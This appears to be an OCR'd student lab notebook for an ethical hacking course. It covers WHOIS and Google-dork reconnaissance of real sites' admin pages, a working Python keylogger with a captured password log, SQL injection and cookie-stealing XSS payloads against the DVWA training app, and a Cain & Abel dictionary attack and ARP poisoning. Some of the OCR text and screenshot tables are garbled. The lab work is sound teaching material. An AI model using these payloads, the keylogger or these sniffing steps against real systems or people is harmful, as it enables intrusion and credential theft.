

# WHOIS LOOKUP



**facebook.com is already registered\***

Domain Name: FACEBOOK.COM  
Registry Domain ID: 2220948\_DOMAIN\_COM-VRSN  
Registrar WHOIS Server: whois.registrarsafe.com  
Registrar URL: http://www.registrarsafe.com  
Updated Date: 2018-07-23T18:17:13Z  
Creation Date: 1997-03-29T05:00:00Z  
Registry Expiry Date: 2028-03-29T04:00:00Z  
Registrar: RegistrarSafe, LLC  
Registrar IANA ID: 3237  
Registrar Abuse Contact Email: abusecomplaints@registrarsafe.com  
Registrar Abuse Contact Phone: +1-650-308-7004  
Domain Status: clientDeleteProhibited https://icann.org/epp#clientDeleteProhibited  
Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited  
Domain Status: clientUpdateProhibited https://icann.org/epp#clientUpdateProhibited  
Domain Status: serverDeleteProhibited https://icann.org/epp#serverDeleteProhibited  
Domain Status: serverTransferProhibited https://icann.org/epp#serverTransferProhibited  
Domain Status: serverUpdateProhibited https://icann.org/epp#serverUpdateProhibited  
Name Server: A.NS.FACEBOOK.COM  
Name Server: B.NS.FACEBOOK.COM  
DNSSEC: unsigned  
URL of the ICANN Whois Inaccuracy Complaint Form: <https://www.icann.org/wicf/>  
>>> Last update of whois database: 2019-01-23T11:09:53Z <<<

Aim: Practical to Use Whois website for Reconnaissance.

### Procedure:

Step 1: Open the WHOIS website

Step 2: Enter the website name & hit the "Enter button".

Step 3: Show information about website.

### Theory:

Whois website is a tool to determine Owner, IP address, Registration, Security, Data Center detail for a Domain name

For a Website it displays

i) Domain Name

ii) Registry Domain ID:

iii) Registrar WHOIS Server

iv) Registrar URL

v) Updated & Creation & Registry Expiry Dates


vi) Registrar IANA ID:

IANA is Internet Assigned Numbers Authority

vii) Registrar Email & phone contact

viii) Name Servers & traffic Data & subdomains

ix) DNSSEC (Domain Name System Security Extensions)



Google [airnurt.google store](#)

All Maps News Books Shopping More Setting Tools

About 5,210,000 results (0.96 seconds)

**Google Store for Google Made Devices & Accessories**  
<https://store.google.com> •  
Shop the latest Chromecast, Phones, Speakers & Laptops at Google Store. Our Pixel, Google Home Hub, Pixel Slate, Google WiFi and more!

**Special Offers**  
Keep me updated about devices, news, tips and offers from ...

**Phones**  
Explore the latest models by Google smartphones and unlock

**Shipping Country Picker**  
Shop at the Google Store for Android phones and tablets ...

**Pixel 3**  
Pixel 3 keeps you connected with its fast Google Pixel

**More results from google.com** ▾

**Google Store and Google Friscount Pixel 3, Pixel 3 XL by \$150 off**  
<https://9to5google.com/2019/01/20/google-store-fpixel3-discount/> •  
Jan 20, 2019 · The latest Made by Google phones have been put on sale for the first time since the Pixel 3 and Pixel 3 XL were released. Google is discounting the Pixel 3 and Pixel 3 XL by \$150. Google Pixel 3 XL is now going for \$749.

Google [inurl:admin.php](#)

All Videos Images Maps News More

About 1,94,000 results (0.15 seconds)

**Login | ExpressionEngine - CEI**  
[www.cei.psu.edu/admin.php](http://www.cei.psu.edu/admin.php) •  
Username: Password: [Forgot your password?](#)

**Admin Panel - RadiOz**  
[www.radioz105.com/admin/index.php?grid\\_kit=12&id=3&val=10](http://www.radioz105.com/admin/index.php?grid_kit=12&id=3&val=10) •  
ADMIN PANEL Date: 20-05-18 Open All Close All Logout Admin Home Log In Change

**Dashboard - Admin - File Upload Script**  
<https://insecure.com/admin/index.php?username=admin&password=password> •  
Zip 441 Jpg 76 Mp4 10 Php 9 Html 7 Other 10 File User 3774 Spam User 17 Moderator 1 Admin 1

**UK Butterflies - Admin**  
<https://www.ukbutterflies.co.uk/admin/login.php> •  
UK Butterflies Admin

**Admin Panel - Just Yatra**  
<https://justyatra.com/admin/login.php> •  
Log In Username: \* Password: \*

**admin-login - usbankreliefcard**  
<http://www.usbankreliefcard.com/admin-login> •  
Navigation Skip to Content En Espaol | Help Navigation My Logins Logging In Support Admins login help tag ATM about usage admin login

Aim: Practical to Use Google Search Engine for Reconnaissance.

Procedure:

Step 1: Open any Browser

Step 2: In Search section of Google type "website URL"/login.asp

Step 3: Also try "URL"/admin.php

Theory:

In this practical we will check whether for any website whether we can directly or indirectly get access to it unprivileged page to access data.

If the site have blocked this privileges we get 403 or 404 error respectively.

In our example we got 403 error "This page isn't available" that is forbidden.

Other keyword such as:

(i) allinurl :"text" - will return sites that contain text in its URL

(ii) inurl :"admin.php" - it will return sites which have this particular page

01/03/19

### key\_log.txt

```
1 2016-11-19 15:53:40,433: 'g'  
2 2016-11-19 15:53:40,624: 'm'  
3 2016-11-19 15:53:41,104: 'a'  
4 2016-11-19 15:53:41,304: 'i'  
5 2016-11-19 15:53:41,584: 'l'  
6 2016-11-19 15:53:42,180: Key.down  
7 2016-11-19 15:53:43,353: Key.ctrl_r  
8 2016-11-19 15:53:43,520: Key.backspace  
9 2016-11-19 15:53:43,620: Key.backspace  
10 2016-11-19 15:53:44,120: Key.enter  
11 2016-11-19 15:53:48,921: 'u'  
12 2016-11-19 15:53:49,017: 'e'  
13 2016-11-19 15:53:49,224: 'c'  
14 2016-11-19 15:53:49,400: 'r'  
15 2016-11-19 15:53:49,960: 'i'  
16 2016-11-19 15:53:50,133: '2'  
17 2016-11-19 15:53:50,472: '3'  
18 2016-11-19 15:53:53,344: 'p' I  
19 2016-11-19 15:53:53,433: 'a'  
20 2016-11-19 15:53:53,696: 's'  
21 2016-11-19 15:53:53,832: 's'  
22 2016-11-19 15:53:54,160: 'u'  
23 2016-11-19 15:53:54,312: 'o'  
24 2016-11-19 15:53:54,472: 'r'  
25 2016-11-19 15:53:54,768: 'd'  
36
```

EXPERIMENT:

No.

## Practical-2

|          |  |  |  |
|----------|--|--|--|
| Page No. |  |  |  |
| Date     |  |  |  |

Aim: Program to Create a simple keylogger  
Using python:

Code:

```
from pynput.keyboard import Key, Listener
import logging
log_dir = "D:/"
logging.basicConfig(filename=(log_dir + "key-log.txt"),
level=logging.DEBUG, format='%(asctime)s: %(message)s')
s:')

def on_press(key):
    logging.info(str(key))
with Listener(on_press=on_press) as listener:
    listener.join()
```

XAMPP Control Panel v3.2.2

| Module     | Port(s) | Actions  |
|------------|---------|--|
| Apache     | 80, 443 | <input type="button" value="Stop"/> <input type="button" value="Start"/> <input type="button" value="Status"/> |
| MySQL      | 3306    | <input type="button" value="Stop"/> <input type="button" value="Start"/> <input type="button" value="Status"/> |
| PHPMyAdmin |         | <input type="button" value="Stop"/> <input type="button" value="Start"/> <input type="button" value="Status"/> |

phpMyAdmin

General configuration

Appearance settings



DVWA

Username

Password

|                                       |   |
|---------------------------------------|---|
| <a href="#">Home</a>                  | <b>DVWA Security</b>  |
| <a href="#">Introduction</a>          | <b>Security Level</b>   |
| <a href="#">Setup / Reset DB</a>      | <b>Secure</b> - <small>impossible</small>   |
| <a href="#">Brute Force</a>           | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">Command Injection</a>     | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">CSRF</a>                  | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">File Inclusion</a>        | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">File Upload</a>           | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">Insecure CAPTCHA</a>      | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">SQL Injection</a>         | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">SQL Injection (Blind)</a> | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">Weak Session IDs</a>      | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">XSS (DOM)</a>             | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">XSS (Reflected)</a>       | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">XSS (Stored)</a>          | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">CSRF</a>                  | <b>Medium</b> - <small>impossible</small>   |
| <a href="#">JavaScript</a>            | <b>Medium</b> - <small>impossible</small>   |
|                                       | <b>PHPIDS</b>   |
|                                       | <small>Powered by PHPIDS v1.1.0 - A static analysis tool for PHP code. It can detect many common security issues such as SQL injection, XSS, file inclusion, etc.</small> |

Aim: Practical to perform SQL injection attack.

### Procedure:

Step 1: Install & setup XAMPP Server and in XAMPP Control panel start Apache & mysql service.

Step 2: Setting DVWA (Damn Vulnerable Web App)

- first download .exe file of site from "dvwa.co.uk" & install it
- rename the config from "config.inc.php.dist" to "config.inc.php".
- Open the config file & change database password to null
- Save & exit.

Step 3: SQL injection

- Go to browser & open localhost/dvwa & login into the site.
- set the DVWA Security level to slow & submit
- select "SQL Injection" from the left navigation menu.

DVWA

### Vulnerability: SQL Injection

User ID:  Submit

First name:   
Surname:

**More Information**

- SQL injection is a common web vulnerability.
- It allows an attacker to execute arbitrary SQL code on the database.
- Common attack vectors include user input fields and session variables.
- Prevention includes input validation and parameterized queries.

### Vulnerability: SQL Injection

User ID:  Submit

First name:   
Surname:

1.  or 0=0 union select null, version() #  
First name: admin  
Surname: admin

2.  or 0=0 union select null, version() #  
First name: Gordon  
Surname: Brown

3.  or 0=0 union select null, version() #  
First name: Hack  
Surname: Me

4.  or 0=0 union select null, version() #  
First name: Pablo  
Surname: Picasso

5.  or 0=0 union select null, version() #  
First name: Bob  
Surname: Smith

6.  or 0=0 union select null, version() #  
First name:   
Surname: 0.1.60 This is the version of the database

EXPERIMENT:

No.

Page No.

Date

- try different basic injection inputs such has

(i) "1"

(ii) 'y.' or '0' = '0'

(iii) ' ' or 0=0 union select null,  
version() #

- display Database Version

**Vulnerability: Stored Cross Site Scripting (XSS)**

**Home** **Instructions** **Setup / Reset DB**

**Brute Force** **Command Injection** **CSRF**

**File Inclusion** **File Upload** **Insecure CAPTCHA**

**SQL Injection** **SQL Injection (Blind)** **Weak Session IDs**

Name \*   
Message \*

**More Information**

- http://www.owasp.org/index.php/Cross-site\_Scripting\_(XSS)
- http://www.owasp.org/index.php/XSS\_Filter\_Evasion\_Chart\_Share
- https://en.wikipedia.org/wiki/Cross-site\_scripting
- http://www.owasp.org/www-project OWASP XSS (Reflected) Testing Guide
- http://www.owasp.org/www-project OWASP XSS (Stored) Testing Guide

**Vulnerability: Reflected Cross Site Scripting (XSS)**

**Home** **Instructions** **Setup / Reset DB**

**Brute Force** **Command Injection**

What's your name?

**DVWA**

**Vulnerability: Stored Cross Site Scripting (XSS)**

**Home** **Instructions** **Setup**

**Brute Force** **Command Execution** **CSRF**

**File Inclusion** **SQL Injection** **SQL Injection (Blind)**

**Upload** **XSS reflected** **XSS stored**


**DVWA Security**

Name \*   
Message \*

Name: test  
Message: This is a test comment.

**More info**

<http://xss.tutorialspoint.com/xss.html>  
[http://www.owasp.org/wiki/Cross-site\\_scripting](http://www.owasp.org/wiki/Cross-site_scripting)  
[http://www.owasp.org/www-project OWASP XSS \(Reflected\) Testing Guide](http://www.owasp.org/www-project OWASP XSS (Reflected) Testing Guide)



Aim: Practical to perform Cross site Scripting attack

Procedure:

Step 1: Start xampp server & browser

Step 2: Login to dvwa website using ID & password

Step 3: Set DVWA security level to Low & click on submit

Step 4: Select "XSS Stored" from the left navigation menu

~~Step 5: Basic XSS Test~~


(i) Name: example

Message: <script> alert ("This is a XSS Exploit Test") </script>  
click on "Sign Guestbook"

~~Q16/19~~ (ii) Name: Test 3

Message: <script> alert (document.cookie) </script>

click Sign Guestbook



The screenshot shows the hex editor window of CryptTool. The title bar says "CryptTool 1.4.41 - PC4 encryption of [Unnamed6], key <00>". The menu bar includes File, Edit, View, Encrypt/Decrypt, Digital Signatures/PK, Undo, Procedures, Analysis, Options, Window, and Help. The toolbar includes icons for file operations. The main pane displays a hex dump of the data. The first few bytes are: 00 00 00 00 41 70 E0 32 83 40 34 56 E6 26 79 02 20 4E F7 01 A4 6B 06 10 84 A9 0F B7 24 45 29 12 4D F3 3C EC 11 BC 01 62 09. The status bar at the bottom shows page 2 of 47, 47% completion, and file paths C:\ and C:\.

Aim: Practical to Encrypt & Decrypt any Text using Cryptool

Theory:

Cryptool is a tool used to encrypt & Decrypt message or text using its Encrypt/Decrypt suite.

It provides Different Cryptographic algorithm mainly divided into symmetric & Asymmetric

Procedure:

Step 1: click on file & select new

Step 2: write a message or text in the TextArea.

Step 3: Click on "Encrypt/ Decrypt Option" from menubar.



Step 4: Select "Symmetric (Modern)" option

Step 5: From the drop down list select RC4 algorithm

Step 6: For encryption click on Encrypt

Step 7: For decrypting click on Decrypt option of RC4

Similarly we can use different Algorithm such has RC2, RSA, etc.



Aim: Practical to perform Dictionary attack using Cain & Abel tool

Procedure:

Step 1: Open Cain & Abel tool

Step 2: Select Cracker option from menu items

~~Step 3: Now select MD4 from left side Navigation options of Encryption methods or cracker methods.~~

Step 4: press "Alt + C" or click on Hash Calculator

Step 5: Enter Text in "Text to hash" & click on calculate.

Step 6: Copy the generated MD4 or MD5 hash value

Step 7: Click on the window & select Add to list option.

Step 8: Enter the generated value & click "OK"

Step 9: Once the Hash value is displayed or added to the list, Right click on it.

Step 10: Select Dictionary Attack.



Step 11: Click on file field & select Add to list Option.

Step 12: Select Wordlist.txt file

Step 13: Click on Start button.

Step 14: Once done click on exit button.




password will be



~~Password will be cracked & Displayed  
in next column "password".~~

~~Ex 19~~

Teacher's Sign. : \_\_\_\_\_



Aim: Practical to perform network sniffing using Cain & Abel tool

Procedure:

Step 1: Open Cain & Abel tool

Step 2: Select sniffer

Step 3: Click on "hosts"

Step 4: Right click on blank field & select Scan MAC Addresses.

Step 5: Select "All hosts in my subnet" & Ok.

Step 6: Open Command prompt & type "ipconfig"

Step 7: Copy system gateway addresses.

Step 8: Search for gateway addresses in the scanned list of addresses.

Step 9: Click on ARP

Step 10: Right click on Add option


Step 11: Select the gateway address of the victim system in network's IP address.

Step 12: Click on Ok.

Step 13: Click on start ARP poisoning Option.

Step 14: To collect password & id click on password field.

Step 15: To click on APR - Cast for displaying Routed Packets.



Step 16: Click on ABR-HTTPS to display  
all HTTPS request.

~~Step 16~~

C:\Windows\system32\cmd.exe  
Microsoft Windows [Version 6.1.7601]  
Copyright (c) 2009 Microsoft Corporation. All rights reserved.  
C:\Users\admin>ping www.google.com  
Pinging www.google.com [172.217.17.68] with 32 bytes of data:  
Reply from 172.217.17.68: bytes=32 time=345ms TTL=44  
Ping statistics for 172.217.17.68:  
Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),  
Approximate round trip times in milli-seconds:  
Minimum = 345ms, Maximum = 345ms, Average = 345ms

C:\Users\admin>ipconfig  
Windows IP Configuration  
  
Ethernet adapter Local Area Connection:  
Connection-specific DNS Suffix . : SUU.local  
Link-local IPv6 Address . . . . . : fe80::ad1b:591d:1aa:c557%11  
IPv4 Address . . . . . : 10.88.1.139  
Subnet Mask . . . . . : 255.255.0.0  
Default Gateway . . . . . : 10.88.0.240  
  
Tunnel adapter isatap.SUU.local:  
Media State . . . . . : Media disconnected  
Connection-specific DNS Suffix' . : SUU.local

Aim: Practical to perform network/Internet routing or packet or ping transfer using Windows Command Prompt.

Procedure:

1) Ping:

The ping command is used to test the ability of the source computer to reach a specified destination computer. usually used as a simple way to verify that a computer can communicate over the network with another computer or network device.

2) ipconfig:

The ipconfig display all current TCP/IP network configuration values & refreshes Dynamic Host Configuration Protocol & DNS settings. most useful to determine which TCP/IP configuration values have been configured by DHCP, Automatic Private IP Addressing (APIPA), or an alternate configuration.

C:\Users\user>tracert -d www.google.com  
Tracing route to www.google.com [172.217.166.164]  
over a maximum of 30 hops:

|   |       |      |      |                 |
|---|-------|------|------|-----------------|
| 1 | <1 ms | 1 ms | 1 ms | 192.168.1.1     |
| 2 | 1 ms  | 1 ms | 1 ms | 5.5.5.232       |
| 3 | 1 ms  | 1 ms | 1 ms | 111.91.51.137   |
| 4 | 2 ms  | 1 ms | 2 ms | 72.14.194.226   |
| 5 | 2 ms  | 2 ms | 2 ms | 108.170.248.193 |
| 6 | 2 ms  | 3 ms | 3 ms | 74.125.253.107  |
| 7 | 2 ms  | 2 ms | 2 ms | 172.217.166.164 |

Trace complete.

C:\Users\admin>netstat  
Active Connections

| Proto | Local Address     | Foreign Address            | State       |
|-------|-------------------|----------------------------|-------------|
| TCP   | 10.88.1.139:64383 | server-143-204-194-96:http | CLOSE_WAIT  |
| TCP   | 10.88.1.139:64584 | enc10-8121:http            | ESTABLISHED |
| TCP   | 10.88.1.139:64532 | nuq84:19-in-f14:http       | CLOSE_WAIT  |
| TCP   | 10.88.1.139:64533 | nuq84:19-in-f14:http       | CLOSE_WAIT  |
| TCP   | 10.88.1.139:64743 | fra83-824:http             | TIME_WAIT   |
